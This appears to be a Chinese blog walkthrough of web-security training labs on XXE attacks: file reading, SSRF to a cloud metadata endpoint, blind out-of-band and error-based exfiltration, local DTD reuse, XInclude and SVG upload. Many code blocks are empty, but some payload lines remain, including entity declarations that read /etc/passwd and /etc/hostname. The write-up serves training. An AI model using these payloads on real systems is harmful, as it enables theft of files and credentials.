XML external entity
Lab: Exploiting XXE using external entities to retrieve files
This lab has a “Check stock” feature that parses XML input and returns any unexpected values in the response.
To solve the lab, inject an XML external entity to retrieve the contents of the
/etc/passwdfile.
1 |
|
Lab: Exploiting XXE to perform SSRF attacks
This lab has a “Check stock” feature that parses XML input and returns any unexpected values in the response.
The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is
http://169.254.169.254/. This endpoint can be used to retrieve data about the instance, some of which might be sensitive. To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server’s IAM secret access key from the EC2 metadata endpoint.
1 |
|
Lab: Blind XXE with out-of-band interaction
This lab has a “Check stock” feature that parses XML input but does not display the result.
You can detect the blind XXE vulnerability by triggering out-of-band interactions with an external domain.
To solve the lab, use an external entity to make the XML parser issue a DNS lookup and HTTP request to Burp Collaborator.
1 |
|
Lab: Blind XXE with out-of-band interaction via XML parameter entities
This lab has a “Check stock” feature that parses XML input, but does not display any unexpected values, and blocks requests containing regular external entities.
To solve the lab, use a parameter entity to make the XML parser issue a DNS lookup and HTTP request to Burp Collaborator.
普通实体被过滤了,专用参数实体。
1 |
|
Lab: Exploiting blind XXE to exfiltrate data using a malicious external DTD
This lab has a “Check stock” feature that parses XML input but does not display the result.
To solve the lab, exfiltrate the contents of the
/etc/hostnamefile.
超了,一开始拿自己的服务器做,怎么做都收不到连接,原来人家一开始就说了有防火墙不会连外部资产,要用它给的服务器和burp的dns服务器模块
先将 Burp Collaborator 有效载荷放入恶意 DTD 文件中,将恶意 DTD 文件服务器上
1 | <!ENTITY % file SYSTEM "file:///etc/hostname"> |
然后返回程序,发送下面的xml,向服务器发送申请恶意 DTD 文件请求,引用恶意 DTD 文件
1 |
|
Lab: Exploiting blind XXE to retrieve data via error messages
This lab has a “Check stock” feature that parses XML input but does not display the result.
To solve the lab, use an external DTD to trigger an error message that displays the contents of the
/etc/passwdfile. The lab contains a link to an exploit server on a different domain where you can host your malicious DTD.
类似一种报错注入,同样这次要引用外部 dtd,把这个挂服务器上
1 | <!ENTITY % file SYSTEM "file:///etc/passwd"> |
原理就是我们能看到 error 实体是一个不存在的文件地址,加载的时候导致出现包含不存在文件名的错误消息,而 %file; 这个实体正好是我们要泄漏的敏感文件,读取后被加到报错里面去了
1 | <!ENTITY % error SYSTEM 'file:///nonexistent/%file;'> |

然后引用
1 | <?xml version="1.0" encoding="UTF-8"?> |

Lab: Exploiting XXE to retrieve data by repurposing a local DTD
This lab has a “Check stock” feature that parses XML input but does not display the result.
To solve the lab, trigger an error message containing the contents of the
/etc/passwdfile. You’ll need to reference an existing DTD file on the server and redefine an entity from it.
Hint:
Systems using the GNOME desktop environment often have a DTD at
/usr/share/yelp/dtd/docbookx.dtdcontaining an entity calledISOamso
假如程序有防火墙,不允许引用外部服务器上的外部实体。而且我们已知根据 XML 规范在外部 DTD 中是允许在另一个参数实体的定义中使用 XML 参数实体的,但在内部 DTD 中是不允许的 。
但是凡事都有例外,假设服务器文件系统中存在一个 DTD 文件,其位置为: /usr/local/app/schema.dtd并且,此 DTD 文件定义了一个名为 custom_entity 的实体
既然是本地的dtd,那么防火墙自然不会拦截,我们还是可以引用这个外部dtd文件的。如果我们引用了这个本地dtd文件,并且对里面的 custom_entity 进行了重新的定义。
总结一下关键点在于:如果外部 DTD 已经在服务器本地存在,并且其中声明了某些实体,内部 DTD(上面定义的 custom_entity)可以重新定义或与之结合,某些解析器在这种混合外部+内部 DTD的场景下会放宽对参数实体嵌套引用的限制,通过这种方式我们就可以在内部 dtd 中允许在另一个参数实体的定义中使用 XML 参数实体
1 | <!DOCTYPE foo [ |
如何找本地存在的 dtd 和定义的实体呢,实验hint给出来了具体的,但还是要了解一下黑盒的情况下怎么找

总结就是上网搜常用的本地 dtd 一个个去试一试,有的话再找到这个dtd的开源文件找一下实体
1 | <?xml version="1.0" encoding="UTF-8"?> |
Lab: Exploiting XInclude to retrieve files
This lab has a “Check stock” feature that embeds the user input inside a server-side XML document that is subsequently parsed.
Because you don’t control the entire XML document you can’t define a DTD to launch a classic XXE attack.
To solve the lab, inject an
XIncludestatement to retrieve the contents of the/etc/passwdfile.
前面看到的 xxe 攻击都很明显,请求包直接发了一整段 xml 文本。有些应用程序接收客户端提交的数据,将其嵌入到服务器端的 XML 文档中,然后解析该文档。
比如前端只发送
1 | productId=2&storeId=1 |
然后后端把这些加到 xml 文档里在这种情况下,无法执行经典的 XXE 攻击,因为无法控制整个 XML 文档,因此无法定义或修改 XML 对象的DOCTYPE元素
可以利用XInclude(XML Inclusions),用于内容包含,它通过命名空间元素 xi:include 来显式地告诉解析器“我要引入外部内容”。
eg:
1 |
|
config.xml 内容:
1 | <config> |
最后xml解析
1 | <document xmlns:xi="http://www.w3.org/2001/XInclude"> |
所以DTD 是 XML 的结构定义机制,能定义“实体”并在解析阶段自动展开;XInclude 是 XML 的“内容复用机制”,允许在 XML 内部通过标签引入外部文件,需要手动启用
1 | productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude"> |

默认情况下, XInclude将尝试把包含的文档解析为 XML。 /etc/passwd这不是有效的 XML,您需要向其添加一个额外的属性
所以我们指定 parse=”text” 表示把目标作为纯文本插入(不是作为 XML 节点树解析)
这样后端xml解析看到的就是类似
1 |
|
Lab: Exploiting XXE via image file upload
This lab lets users attach avatars to comments and uses the Apache Batik library to process avatar image files.
To solve the lab, upload an image that displays the contents of the
/etc/hostnamefile after processing. Then use the “Submit solution” button to submit the value of the server hostname.
上传头像那里尝试传递 svg (本质也是xml)
1 |
|
一定要把实体放在 text 里面才能在图片里面发现回显。
手动测试 XXE 漏洞通常包括:
- 检索 来测试文件 通过定义一个基于众所周知的操作系统文件的外部实体,并在应用程序响应中返回的数据中使用该实体 。
- 来测试 盲 XXE 漏洞 通过定义一个基于您控制的系统 URL 的外部实体,并监控与该系统的交互, 。Burp Collaborator 非常适合此用途。
- 以此来测试服务器端 XML 文档中是否存在将用户提供的非 XML 数据以易受攻击的方式包含进去的漏洞 使用XInclude 攻击 尝试检索一个众所周知的操作系统文件, 。
本文采用 署名-非商业性使用-相同方式共享 4.0 国际 许可协议,转载请注明出处。




